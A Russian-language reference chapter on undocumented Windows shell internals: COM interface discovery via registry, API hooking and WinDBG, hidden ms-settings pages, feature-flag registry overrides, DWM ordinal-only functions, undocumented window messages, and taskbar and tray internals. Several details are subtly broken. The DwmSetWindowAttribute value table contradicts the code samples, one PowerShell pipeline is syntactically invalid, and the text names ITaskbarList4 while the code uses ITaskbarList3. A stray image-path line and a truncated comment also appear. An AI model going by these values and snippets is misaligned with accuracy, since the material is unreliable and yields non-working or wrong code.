2. Искать GUID-константы вблизи функций QueryInterface
3. Перекрёстные ссылки на GUID покажут, какие интерфейсы реализует объект

Метод 2: Поиск GUID в реестре

```
# COM-интерфейсы регистрируются в:  
# HKCR\Interface\{IID}  
# HKCR\CLSID\{CLSID}  
  
# Поиск интерфейсов, связанных с VirtualDesktop:  
Get-ChildItem "HKLM:\SOFTWARE\Classes\Interface" |  
    Get-ItemProperty -Name "(default)" -ErrorAction SilentlyContinue |  
    Where-Object { $_."(default)" -like "*VirtualDesktop*" } |  
    ForEach-Object { Write-Host "$($_.PSChildName): $($_.'(default)') " }
```

Метод 3: Runtime interception

```
// Перехват CoCreateInstance / QueryInterface через API hooking  
// для обнаружения запрашиваемых IID в runtime  
  
// Detours или MinHook:  
typedef HRESULT (WINAPI *pfnCoCreateInstance)(  
    REFCLSID rclsid, LPUNKNOWN pUnkOuter, DWORD dwClsContext,  
    REFIID riid, LPVOID *ppv);  
  
pfnCoCreateInstance OrigCoCreateInstance;  
  
HRESULT WINAPI HookedCoCreateInstance(  
    REFCLSID rclsid, LPUNKNOWN pUnkOuter, DWORD dwClsContext,  
    REFIID riid, LPVOID *ppv)  
{  
    wchar_t szClsid[40], szIid[40];  
    StringFromGUID2(rclsid, szClsid, 40);  
    StringFromGUID2(riid, szIid, 40);  
    wprintf(L"CoCreateInstance CLSID=%s IID=%s\n", szClsid, szIid);  
  
    return OrigCoCreateInstance(rclsid, pUnkOuter, dwClsContext, riid, ppv);  
}
```

Метод 4: Дизассемблирование vtable

- В IDA Pro / Ghidra:
1. Найти CoCreateInstance в explorer.exe или ShellExperienceHost.exe
 2. Проследить вызовы QueryInterface после CoCreateInstance
 3. Вторым параметром QueryInterface = IID искомого интерфейса
 4. Найти vtable объекта и реконструировать сигнатуры методов
 5. Сопоставить количество виртуальных методов с количеством записей vtable

Метод 5: Использование WinDBG для runtime-анализа

```
# Подключиться к explorer.exe  
.attach <PID>  
  
# Найти загруженные модули  
lm m twinui*  
  
# Поиск GUID в данных модуля  
s -a twinui!* "VirtualDesktop"  
  
# Breakpoint на QueryInterface конкретного объекта  
bp twinui_pcsHELL!CVirtualDesktopManager::QueryInterface  
g  
# При срабатывании: rdx = IID  
dt ole32!_GUID @rdx
```

24.3. Скрытые страницы Settings (ms-settings:)

Механизм ms-settings: URI

Приложение Settings в Windows 10/11 использует URI-схему `ms-settings:` для навигации. Каждая страница настроек ассоциирована с уникальным URI. При вызове `ShellExecute("ms-settings:...")` система активирует приложение Settings и навигирует на соответствующую страницу.

Известные документированные URI

URI	Описание
<code>ms-settings:display</code>	Экран
<code>ms-settings:network-wifi</code>	Wi-Fi
<code>ms-settings:windowsupdate</code>	Обновления
<code>ms-settings:privacy-general</code>	Конфиденциальность
<code>ms-settings:bluetooth</code>	Bluetooth
<code>ms-settings:personalization</code>	Персонализация
<code>ms-settings:apps-volume</code>	Громкость приложений

Недокументированные и скрытые URI

URI	Описание
<code>ms-settings:developers</code>	Параметры разработчика
<code>ms-settings:holographic-audio</code>	Аудио смешанной реальности
<code>ms-settings:regionlanguage-bpmfime</code>	Расширенные настройки IME
<code>ms-settings:quietmomentspresentation</code>	Режим презентации (Focus Assist)
<code>ms-settings:quietmomentsscheduled</code>	Расписание тихих часов
<code>ms-settings:nfctransactions</code>	NFC-транзакции
<code>ms-settings:signinoptions-launchfaceenrollment</code>	Регистрация лица (Windows Hello)
<code>ms-settings:signinoptions-launchfingerprintenrollment</code>	Регистрация отпечатка пальца
<code>ms-settings:workplace</code>	Доступ к рабочей учётной записи
<code>ms-settings:otherusers-setupkiosk</code>	Настройка киоска
<code>ms-settings:recovery-environmentredirection</code>	Перезагрузка в среду восстановления
<code>ms-settings:deviceusage</code>	Использование устройства
<code>ms-settings:crossdevice</code>	Cross-device experience
<code>ms-settings:gaming-gamedvr</code>	Game DVR / Game Bar
<code>ms-settings:gaming-gamemode</code>	Игровой режим
<code>ms-settings:gaming-trueplay</code>	TruePlay (античит)
<code>ms-settings:privacy-broadfilesystemaccess</code>	Доступ к файловой системе
<code>ms-settings:privacy-graphicscaptureprogrammatic</code>	Программный захват экрана
<code>ms-settings:privacy-graphicscapturewithoutborder</code>	Захват экрана без рамки
<code>ms-settings:windowsinsider</code>	Windows Insider Programme

Как регистрируются страницы Settings

Страницы Settings регистрируются через несколько механизмов:

1. Манифест SystemSettings.dll

Основная DLL приложения Settings — `SystemSettings.dll` — содержит встроенный каталог страниц. Каждая страница определяется: - URI (SettingId) - Имя обработчика (SettingsHandler) - DLL обработчика (SettingsHandlers_*.dll) - Условия видимости (DeviceFamily, SKU, Feature flags)

```
C:\Windows\ImmersiveControlPanel\SystemSettings.dll
C:\Windows\System32\SettingsHandlers_Display.dll
C:\Windows\System32\SettingsHandlers_Notifications.dll
C:\Windows\System32\SettingsHandlers_StorageSense.dll
C:\Windows\System32\SettingsHandlers_CapabilityAccess.dll
...
```

2. Реестр

URI-схемы `ms-settings:` регистрируются в:

```
HKCR\ms-settings
    URL Protocol = ""

HKLM\SOFTWARE\Microsoft\SystemSettings\SettingId\<PageId>
    DllPath = "C:\Windows\System32\SettingsHandlers_*.dll"
    ClassId = "{GUID}"
    PageId = "<ms-settings:uri>"
```

3. Feature flags

Экспериментальные страницы Settings контролируются Feature flags:

```
# Чтение feature flags (Windows Feature Store)
$features = Get-ItemProperty "HKLM:\SYSTEM\CurrentControlSet\Control\FeatureManagement" -ErrorAction SilentlyContinue

# Feature flags хранятся в:
# HKLM\SYSTEM\CurrentControlSet\Control\FeatureManagement\Overrides\<priority>\<feature>
#   EnabledState = 1 (Disabled), 2 (Enabled)
#   Variant = <variant_payload>
```

Обнаружение URI

Полный список URI можно извлечь из:

Из реестра:

```
# Перечисление всех зарегистрированных SettingId
Get-ChildItem "HKLM:\SOFTWARE\Microsoft\SystemSettings\SettingId" |
    ForEach-Object {
        $props = Get-ItemProperty $_.PSPath -ErrorAction SilentlyContinue
        [PSCustomObject]@{
            Name = $_.PSChildName
            DllPath = $props.DllPath
            PageId = $props.PageId
        }
    } | Format-Table -AutoSize
```

Из бинарных файлов:

```
# Извлечение строк ms-settings: из SystemSettings.dll
$bytes = [System.IO.File]::ReadAllBytes("C:\Windows\ImmersiveControlPanel\SystemSettings.dll")
$text = [System.Text.Encoding]::Unicode.GetString($bytes)
$matches = [regex]::Matches($text, "ms-settings:[a-z\-\-]+")
$matches | ForEach-Object { $_.Value } | Sort-Object -Unique
```

Из appxmanifest:

```
# Из манифестов UWP-пакетов Settings
Get-ChildItem "C:\Windows\SystemApps\Microsoft.Windows.Settings*" -Recurse |
    -Filter "AppxManifest.xml" |
    ForEach-Object {
        [xml]$manifest = Get-Content $_.FullName
        $manifest.Package.Applications.Application.Extensions.Extension |
            Where-Object { $_.Category -eq "windows.protocol" } |
            ForEach-Object { $_.Protocol.Name }
    }
```

```
// Открытие страницы Settings через ShellExecute:
ShellExecuteW(NULL, L"open", L"ms-settings:developers", NULL, NULL, SW_SHOW);

// Через IApplicationActivationManager (более контролируемый способ):
IApplicationActivationManager *pAAM = NULL;
CoCreateInstance(&CLSID_ApplicationActivationManager, NULL,
                CLSCTX_LOCAL_SERVER,
                &IID_IApplicationActivationManager,
                (void**)&pAAM);

DWORD dwProcessId = 0;
pAAM->ActivateApplication(
    L"windows.immersivecontrolpanel_cw5n1h2txyewy!microsoft.windows.immersivecontrolpanel",
    L"page=SettingsPageNetworking", // Внутренний параметр навигации
    AO_NONE,
    &dwProcessId);
pAAM->Release();
```

Политика видимости

Администраторы могут контролировать видимость страниц Settings через групповую политику или реестр:

```
// Скрыть страницы:
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer
    SettingsPageVisibility = "hide:bluetooth;usb;network-vpn"

// Показать только указанные:
SettingsPageVisibility = "showonly:display;windowsupdate;recovery"
```

```
# Применение через PowerShell
Set-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer"
    -Name "SettingsPageVisibility" -Value "hide:gaming-gamemode;gaming-gamedvr"
```

Включение скрытых/экспериментальных страниц через Feature Control

Некоторые страницы Settings скрыты за Feature flags и появляются только в определённых конфигурациях (Insider builds, определённые SKU). Для включения:

```
# Пример включения скрытой функции через ViVeTool
# (сторонняя утилита для управления Feature flags)
# ViVeTool.exe /enable /id:<FeatureId>


# Или напрямую через реестр:
$featureId = 12345678 # ID конкретной функции
$path = "HKLM:\SYSTEM\CurrentControlSet\Control\FeatureManagement\Overrides\0\$featureId"
New-Item -Path $path -Force
Set-ItemProperty -Path $path -Name "EnabledState" -Value 2 -Type DWord
Set-ItemProperty -Path $path -Name "EnabledStateOptions" -Value 1 -Type DWord
```

Предупреждение: Включение экспериментальных функций может привести к нестабильности системы. Feature flags предназначены для внутреннего использования Microsoft и A/B-тестирования.

24.4. Desktop Window Manager (DWM) Internals

Архитектура DWM

Desktop Window Manager (dwm.exe) — процесс, отвечающий за композитинг всех окон на рабочем столе Windows. DWM использует Direct3D для рендеринга, что обеспечивает эффекты прозрачности, анимации, масштабирования и т.д.



DWM Composition и Rendering Pipeline

Процесс композитинга DWM работает следующим образом:

1. **Capture:** Каждое окно рисует свой контент в shared surface (DXGI surface). Для GDI-приложений DWM поддерживает GDI-к-DirectX редиректирование.
2. **Visual Tree:** DWM поддерживает дерево визуальных элементов (visuals), где каждое окно верхнего уровня представлено как visual node. Дерево включает позицию, размер, прозрачность, z-order.
3. **Composition:** DWM объединяет все visuals в единый frame, применяя эффекты:
4. Blur (для Acrylic/Mica)
5. Drop shadows
6. Corner rounding (Windows 11)
7. Animation interpolation
8. **Presentation:** Результат отправляется на экран через DXGI Present (Flip Model) или через Multi-Plane Overlays (MPO) для оптимизации.

Ключевые DLL: | DLL | Описание | |----|-----| | **dwm.exe** | Процесс DWM (точка входа, инициализация) | | **dwmcore.dll** | Ядро DWM — Visual Tree, compositor, shader pipeline | | **dwmapi.dll** | Клиентский API — функции для приложений | | **udwm.dll** | User-mode DWM (альтернативный рендерер для некоторых сценариев) | | **dcomp.dll** | DirectComposition — низкоуровневый API композитинга |

Документированный API dwmapi.dll

Документированные функции: - **DwmExtendFrameIntoClientArea** — расширение рамки окна в клиентскую область - **DwmSetWindowAttribute** — установка атрибутов окна (тёмный режим, скругления) - **DwmRegisterThumbnail** — регистрация миниатюры окна - **DwmIsCompositionEnabled** — проверка включённости DWM - **DwmEnableBlurBehindWindow** — размытие за окном (deprecated в Windows 10) - **DwmGetWindowAttribute** — получение атрибутов окна - **DwmFlush** — ожидание следующего DWM frame

Недокументированные функции dwmapi.dll

dwmapi.dll экспортирует множество функций только по ординалу (ordinal), без имён. Эти функции используются самой оболочкой Windows, но не документированы для разработчиков:

Ординал	Реконструированное имя	Описание
100	DwmpStartOrStopFlip3D	Управление Flip 3D (Vista/7)
101	DwmpStartOrStopDesktopPeek	Активация Aero Peek
104	DwmpUpdateSharedMultiWindowVisuals	Обновление визуалов нескольких окон
105	DwmpGetGlassOpacity	Получение прозрачности стекла
113	DwmpActivateLivePreview	Активация Live Preview миниатюры
118	DwmpGetAssessmentScore	Получение оценки Windows Experience Index
131	DwmpSetColorizationParameters	Установка параметров раскраски DWM
132	DwmpGetColorizationParameters	Получение параметров раскраски DWM
133	DwmpSetWindowAttribute	Расширенные (недокументированные) атрибуты окна
137	DwmpRenderFlipCommand	Управление Flip-рендерингом
147	DwmpSetProcessExclusionList	Исключение процесса из композитинга
149	DwmpQueryWindowThumbnailSourceSize	Запрос размера исходного окна для миниатюры
171	DwmpGetDxSharedSurface	Получение shared DirectX surface окна

Вызов недокументированных функций по ординалу

```
#include <windows.h>
#include <stdio.h>

// Структура параметров раскраски DWM
typedef struct _DWM_COLORIZATION_PARAMS {
    COLORREF clrColor;           // Основной цвет
    COLORREF clrAfterGlow;       // Цвет послесвечения
    UINT nIntensity;            // Интенсивность
    COLORREF clrAfterGlowBalance; // Баланс послесвечения
    COLORREF clrBlurBalance;     // Баланс размытия
    COLORREF clrGlassReflectionIntensity; // Интенсивность отражения
    BOOL fOpaque;               // Непрозрачность
} DWM_COLORIZATION_PARAMS;

typedef HRESULT (WINAPI *pfnDwmGetColorizationParameters)(
    DWM_COLORIZATION_PARAMS *params);
typedef HRESULT (WINAPI *pfnDwmSetColorizationParameters)(
    DWM_COLORIZATION_PARAMS *params, BOOL unknown);

void GetDwmColorization() {
    HMODULE hDwmApi = LoadLibraryW(L"dwmapi.dll");
    if (!hDwmApi) return;

    // Получение функции по ординалу 132
    pfnDwmGetColorizationParameters pGetParams =
        (pfnDwmGetColorizationParameters)GetProcAddress(hDwmApi,
            MAKEINTRESOURCE(132));

    if (pGetParams) {
        DWM_COLORIZATION_PARAMS params = {0};
        HRESULT hr = pGetParams(&params);
        if (SUCCEEDED(hr)) {
            printf("DWM Colorization:\n");
            printf("  Color:      0x%08X\n", params.clrColor);
            printf("  AfterGlow: 0x%08X\n", params.clrAfterGlow);
            printf("  Intensity: %u\n", params.nIntensity);
            printf("  Opaque:    %s\n", params.fOpaque ? "true" : "false");
        }
    }

    FreeLibrary(hDwmApi);
}
```

DwmGetDxSharedSurface — доступ к содержимому окна

Функция `DwmGetDxSharedSurface` (ординал 171) позволяет получить HANDLE на DirectX shared surface любого окна. Это используется внутри Windows для функциональности Task View, Alt-Tab, и Snap Layouts:

```
typedef BOOL (WINAPI *pfnDwmGetDxSharedSurface)(
    HWND hwnd,
    HANDLE *phSurface, // [out] HANDLE на shared surface
    LUID *pAdapterLuid, // [out] LUID адаптера
    ULONG *pFmtWindow, // [out] формат поверхности
    ULONG *pPresentFlags, // [out] флаги
    ULONGLONG *pWin32kUpdateId // [out] ID обновления
);

// Использование:
pfnDwmGetDxSharedSurface pGetSurface =
    (pfnDwmGetDxSharedSurface)GetProcAddress(hDwmApi, MAKEINTRESOURCE(171));

HANDLE hSurface = NULL;
LUID adapterLuid = {0};
ULONG fmtWindow = 0, presentFlags = 0;
ULONGLONG updateId = 0;

BOOL result = pGetSurface(hwndTarget, &hSurface, &adapterLuid,
    &fmtWindow, &presentFlags, &updateId);
```

DWM Thumbnail API

DWM Thumbnail API позволяет получить «живую» миниатюру любого окна и отрисовать её в другом окне:

```
// Регистрация thumbnail-связи между окнами
HThumbnail hThumbnail = NULL;
HRESULT hr = DwmRegisterThumbnail(hwndDestination, hwndSource, &hThumbnail);

// Запрос размера исходного окна
SIZE sourceSize;
DwmQueryThumbnailSourceSize(hThumbnail, &sourceSize);

// Настройка отображения миниатюры
DWM_THUMBNAIL_PROPERTIES props = {0};
props.dwFlags = DWM_TNP_RECTDESTINATION | DWM_TNP_VISIBLE | DWM_TNP_OPACITY;
props.rcDestination = (RECT){10, 10, 310, 210}; // Куда рисовать
props.opacity = 200; // Прозрачность (0-255)
props.fVisible = TRUE;
props.fSourceClientAreaOnly = TRUE; // Только клиентская область

DwmUpdateThumbnailProperties(hThumbnail, &props);

// Миниатюра автоматически обновляется при изменении исходного окна
// Для удаления:
DwmUnregisterThumbnail(hThumbnail);
```

Недокументированные атрибуты DwmSetWindowAttribute

DwmSetWindowAttribute поддерживает недокументированные атрибуты:

Значение	Имя	Описание	Версия
2	DWMWA_NCRENDERING_POLICY	Политика рендеринга заголовка	Vista+
19	DWMWA_USE_IMMERSIVE_DARK_MODE	Тёмная тема для заголовка	Win10 1809+
20	DWMWA_WINDOW_CORNER_PREFERENCE	Скругление углов	Win11
26	DWMWA_BORDER_COLOR	Цвет рамки окна	Win11
33	DWMWA_SYSTEMBACKDROP_TYPE	Тип фона (Mica, Acrylic)	Win11 22H2+
35	DWMWA_COLOR_DEFAULT	Сброс цвета на стандартный	Win11
38	DWMWA_MICA_EFFECT	Эффект Mica (старый способ)	Win11

```
// Включение тёмного режима для заголовка окна
BOOL useDarkMode = TRUE;
DwmSetWindowAttribute(hwnd, 20 /* DWMWA_USE_IMMERSIVE_DARK_MODE */,
                      &useDarkMode, sizeof(useDarkMode));

// Скругление углов (Windows 11)
typedef enum {
    DWMWCP_DEFAULT      = 0, // Стандартное для типа окна
    DWMWCP_DONOTROUND    = 1, // Без скругления
    DWMWCP_ROUND         = 2, // Скруглённые
    DWMWCP_ROUNDSMALL    = 3  // Малое скругление
} DWM_WINDOW_CORNER_PREFERENCE;

DWM_WINDOW_CORNER_PREFERENCE pref = DWMWCP_ROUND;
DwmSetWindowAttribute(hwnd, 33, &pref, sizeof(pref));

// Установка типа фона (Windows 11 22H2+)
typedef enum {
    DWMSBT_AUTO          = 0, // Автоматический выбор
    DWMSBT_NONE           = 1, // Без эффекта
    DWMSBT_MAINWINDOW     = 2, // Mica
    DWMSBT_TRANSIENTWINDOW = 3, // Acrylic
    DWMSBT_TABBEDWINDOW   = 4  // Tabbed Mica
} DWM_SYSTEMBACKDROP_TYPE;

DWM_SYSTEMBACKDROP_TYPE backdropType = DWMSBT_MAINWINDOW;
DwmSetWindowAttribute(hwnd, 38, &backdropType, sizeof(backdropType));

// Цвет рамки (Windows 11)
// DWMWA_BORDER_COLOR = 34
COLORREF borderColor = RGB(255, 0, 0); // Красная рамка
DwmSetWindowAttribute(hwnd, 34, &borderColor, sizeof(borderColor));

// Цвет заголовка (Windows 11)
// DWMWA_CAPTION_COLOR = 35
COLORREF captionColor = RGB(0, 0, 50); // Тёмно-синий заголовок
DwmSetWindowAttribute(hwnd, 35, &captionColor, sizeof(captionColor));
```

24.5. Недокументированные оконные сообщения и стили

Недокументированные оконные сообщения

Windows использует множество недокументированных оконных сообщений:

Значение	Имя	Описание
0x0091	WM_UAHDESTROYWINDOW	UAH (User-mode Async Hook) уничтожение
0x0092	WM_UAHDRAWMENU	UAH отрисовка меню
0x0093	WM_UAHDRAWMENUITEM	UAH отрисовка элемента меню
0x0094	WM_UAHINITMENU	UAH инициализация меню
0x0095	WM_UAHMEASUREMENUITEM	UAH измерение элемента меню
0x0096	WM_UAHNCPAINTMENUPOPUP	UAH отрисовка NC роруп-меню
0x0313	WM_POPUPSYSTEMMENU	Показать системное меню (поруп)
0x031E	WM_DWMCOMPOSITIONCHANGED	Изменение состояния DWM-композитинга
0x031F	WM_DWMNCRENDERINGCHANGED	Изменение NC-рендеринга DWM
0x0320	WM_DWMCOLORIZATIONCOLORCHANGED	Изменение цвета DWM
0x0321	WM_DWMWINDOWMAXIMIZEDCHANGE	Окно развёрнуто/свёрнуто
0x0323	WM_DWMSENDICONICTHUMBNAIL	Запрос миниатюры от DWM
0x0324	WM_DWMSENDICONICLIVEPREVIEWBITMAP	Запрос Live Preview от DWM

Зарегистрированные сообщения (RegisterWindowMessage): | Имя | Описание | |-----|-----| | TaskbarCreated | Панель задач пересоздана (после краша explorer.exe) | | ShellHook | Shell hook message | | WM_TaskbarButtonCreated | Создана кнопка на панели задач |

UAH (User Async Hook) Messages

Сообщения 0x0091-0x0096 используются для кастомной отрисовки меню в Windows 10/11. Они отправляются до стандартных WM_DRAWITEM / WM_MEASUREITEM и позволяют DWM кастомизировать внешний вид меню (тёмная тема):

```
// Перехват UAH-сообщений для кастомной отрисовки меню
case 0x0093: { // WM_UAHDRAWMENUITEM
    // Структура UAHDRAWMENUITEM:
    // DRAWITEMSTRUCT + дополнительные DWM-данные
    // Используется для реализации тёмного меню без uxtheme hacks
    break;
}
```

Недокументированные оконные стили

Extended Window Styles (WS_EX_):

Значение	Имя	Описание
0x00000080	WS_EX_TOOLWINDOW	Документировано, но связанное недокументированное поведение: окно не появляется в Alt-Tab
0x00080000	WS_EX_LAYERED	Layered window (документировано), но недокументированные комбинации с DWM
0x08000000	WS_EX_NOREDIRECTIONBITMAP	Окно без redirection bitmap (используется UWP)
0x00200000	WS_EX_NOACTIVATE	Документировано для WS_EX_NOACTIVATE; но сочетание WS_EX_NOACTIVATE + WS_EX_TOOLWINDOW создаёт «призрачное» окно

Undocumented Window Bands (SetWindowBand):

Windows использует внутреннюю функцию SetWindowBand для управления z-order слоями:

```
// user32!SetWindowBand (недокументированная)
// Устанавливает окно в определённый «band» (слой z-order)
typedef BOOL (WINAPI *pfnSetWindowBand)(HWND hwnd, HWND hwndInsertAfter, DWORD band);

// Известные band-значения:
// 0 = Normal
// 1 = Desktop band (под всеми окнами)
// 2 = TOPMOST band
// 3 = Lock screen band
// 4 = Notification band (поверх всего)
```

```
// Регистрация для получения Shell-сообщений
RegisterShellHookWindow(hwnd);

// Сообщения (wParam):
#define HSHELL_WINDOWCREATED      1 // Создано окно верхнего уровня
#define HSHELL_WINDOWDESTROYED   2 // Уничтожено окно
#define HSHELL_ACTIVATESHELLWINDOW 3 // Активация Shell-окна
#define HSHELL_WINDOWACTIVATED   4 // Окно активировано
#define HSHELL_GETMINRECT        5 // Запрос прямоугольника минимизации
#define HSHELL_REDRAW            6 // Перерисовка кнопки на панели задач
#define HSHELL_TASKMAN           7 // Нажата комбинация Task Manager
#define HSHELL_LANGUAGE          8 // Сменился язык ввода
#define HSHELL_SYSMENU           9 // Системное меню
#define HSHELL_ENDTASK           10 // Завершение задачи
#define HSHELL_ACCESSIBILITYSTATE 11 // Изменение состояния accessibility
#define HSHELL_APPCOMMAND        12 // App command (медиа-клавиши)
#define HSHELL_WINDOWREPLACED    13 // Окно заменено (immersive)
#define HSHELL_WINDOWREPLACING   14 // Окно заменяется
#define HSHELL_MONITORCHANGED    16 // Недокументированный: окно переместилось на д
#define HSHELL_HIGHBIT           0x8000 // Модификатор: fullscreen
// HSHELL_WINDOWACTIVATED | HSHELL_HIGHBIT = окно перешло в fullscreen
```

24.6. Панель задач и область уведомлений (Taskbar & System Tray)

Внутренности панели задач

Панель задач реализована в `explorer.exe` и использует несколько внутренних COM-интерфейсов:

ITrayNotify — управление значками в области уведомлений:

```
// {FB852B2C-6BAD-4605-9551-F15F87830935}
DEFINE_GUID(CLSID_TrayNotify,
    0xFB852B2C, 0x6BAD, 0x4605,
    0x95, 0x51, 0xF1, 0x5F, 0x87, 0x83, 0x09, 0x35);

// Реконструированный ITrayNotify (Windows 10+):
struct ITrayNotifyVtbl {
    // IUnknown
    HRESULT (*QueryInterface)(void*, REFIID, void**);
    ULONG (*AddRef)(void*);
    ULONG (*Release)(void*);

    // ITrayNotify
    HRESULT (*RegisterCallback)(void*, INotificationCB*);
    HRESULT (*SetPreference)(void*, const NOTIFYITEM*);
    HRESULT (*EnableAutoTray)(void*, BOOL);
    HRESULT (*DoAction)(void*, BOOL);
};
```

INotificationCB — callback-интерфейс для уведомлений о изменениях в System Tray:

```
// Реконструированный INotificationCB:
struct INotificationCBVtbl {
    // IUnknown
    HRESULT (*QueryInterface)(void*, REFIID, void**);
    ULONG (*AddRef)(void*);
    ULONG (*Release)(void*);

    // INotificationCB
    HRESULT (*Notify)(void*, DWORD event, const NOTIFYITEM *pItem);
};

// Структура NOTIFYITEM (реконструированная):
typedef struct _NOTIFYITEM {
    LPWSTR pszExeName; // Путь к исполняемому файлу
    LPWSTR pszTip; // Текст всплывающей подсказки
    HICON hIcon; // Иконка
    HWND hWnd; // Окно-владелец
    DWORD dwPreference; // Предпочтение отображения:
    // 0 = ShowOnlyNotifications
    // 1 = HideIconAndNotifications
    // 2 = ShowIconAndNotifications
    UINT uID; // ID иконки
    GUID guidItem; // GUID элемента (для идентификации)
} NOTIFYITEM;
```

Реестр области уведомлений

Информация о значках в области уведомлений хранится в реестре:

```
HKCU\Software\Classes\Local Settings\Software\Microsoft\Windows\
CurrentVersion\TrayNotify
```

Ключевые значения:

Значение	Описание
<code>IconStreams</code>	Бинарные данные о всех значках (формат зависит от версии)
<code>PastIconsStream</code>	История прошлых значков
<code>PromotedIconCache</code>	Кэш promoted-значков (видимых в основной области)

Формат `IconStreams` — проприетарный бинарный блок, содержащий массив записей:

```
struct ICON_STREAM_ENTRY {
    WCHAR szExePath[MAX_PATH]; // Путь к EXE
    UINT uID; // ID иконки
    GUID guidItem; // GUID элемента
    DWORD dwPreference; // Preference (показать/скрыть)
    // ... дополнительные поля, зависящие от версии
};
```

Shell_NotifyIcon internals

Функция `Shell_NotifyIcon` внутренне использует оконное сообщение `WM_COPYDATA` для передачи структуры `NOTIFYICONDATA` процессу Explorer.exe:

```
// Внутренний механизм Shell_NotifyIcon:
// 1. Вызов Shell_NotifyIcon(NIM_ADD, &nid)
// 2. shell32.dll формирует COPYDATASTRUCT
// 3. Отправка WM_COPYDATA окну "Shell_TrayWnd"
// 4. Explorer.exe обрабатывает сообщение в CTrayNotify::_OnNotifyIcon

// Поиск окна панели задач:
HWND hTrayWnd = FindWindowW(L"Shell_TrayWnd", NULL);
// Дочерние окна панели задач:
// "TrayNotifyWnd" — область уведомлений
// "TrayClockWClass" — часы
// "Button" — кнопка «Пуск»
// "MSTaskSwWClass" — переключатель задач
// "ReBarWindow32" — ReBar (контейнер)
```

Программное управление панелью задач

```
// Скрытие/показ панели задач
HWND hTaskbar = FindWindowW(L"Shell_TrayWnd", NULL);
ShowWindow(hTaskbar, SW_HIDE); // Скрыть
ShowWindow(hTaskbar, SW_SHOW); // Показать

// Получение размеров панели задач
APPBARDATA abd = { sizeof(APPBARDATA) };
SHAppBarMessage(ABM_GETTASKBARPOS, &abd);
// abd.rc содержит координаты
// abd.uEdge: ABE_BOTTOM, ABE_TOP, ABE_LEFT, ABE_RIGHT

// Автоскрытие панели задач (программно)
abd.lParam = ABS_AUTOHIDE;
SHAppBarMessage(ABM_SETSTATE, &abd);
```

ITaskbarList и расширения

Документированный интерфейс **ITaskbarList4** предоставляет управление кнопками на панели задач:

```
// Прогресс-бар на кнопке панели задач
ITaskbarList3 *pTaskbar = NULL;
CoCreateInstance(&CLSID_TaskbarList, NULL, CLSCTX_INPROC_SERVER,
    &IID_ITaskbarList3, (void**)&pTaskbar);

pTaskbar->SetProgressValue(hwnd, 50, 100); // 50%
pTaskbar->SetProgressState(hwnd, TBPF_NORMAL); // Зелёный
// TBPF_ERROR = красный, TBPF_PAUSED = жёлтый
// TBPF_INDETERMINATE = анимация без прогресса

// Overlay icon (бейдж)
pTaskbar->SetOverlayIcon(hwnd, hIcon, L"3 new messages");

// Thumbnail toolbar (кнопки в preview)
THUMBUTTON buttons[3];
buttons[0].dwMask = THB_ICON | THB_TOOLTIP;
buttons[0].iId = 0;
buttons[0].hIcon = hPrevIcon;
wcscpy_s(buttons[0].szTip, L"Previous");
// ... остальные кнопки
pTaskbar->ThumbBarAddButtons(hwnd, 3, buttons);
```

24.7. Immersive Shell (twinui.dll, ShellExperienceHost.exe)

Обзор Immersive Shell

Начиная с Windows 8, Shell включает «Immersive Shell» — подсистему для современных (UWP/Modern) приложений. В Windows 10/11 Immersive Shell управляет:

- Окнами Modern-приложений (Application Views)
- Переключателем задач (Task View / Alt-Tab)
- Центром действий / Quick Settings (Action Center)
- Панелью уведомлений

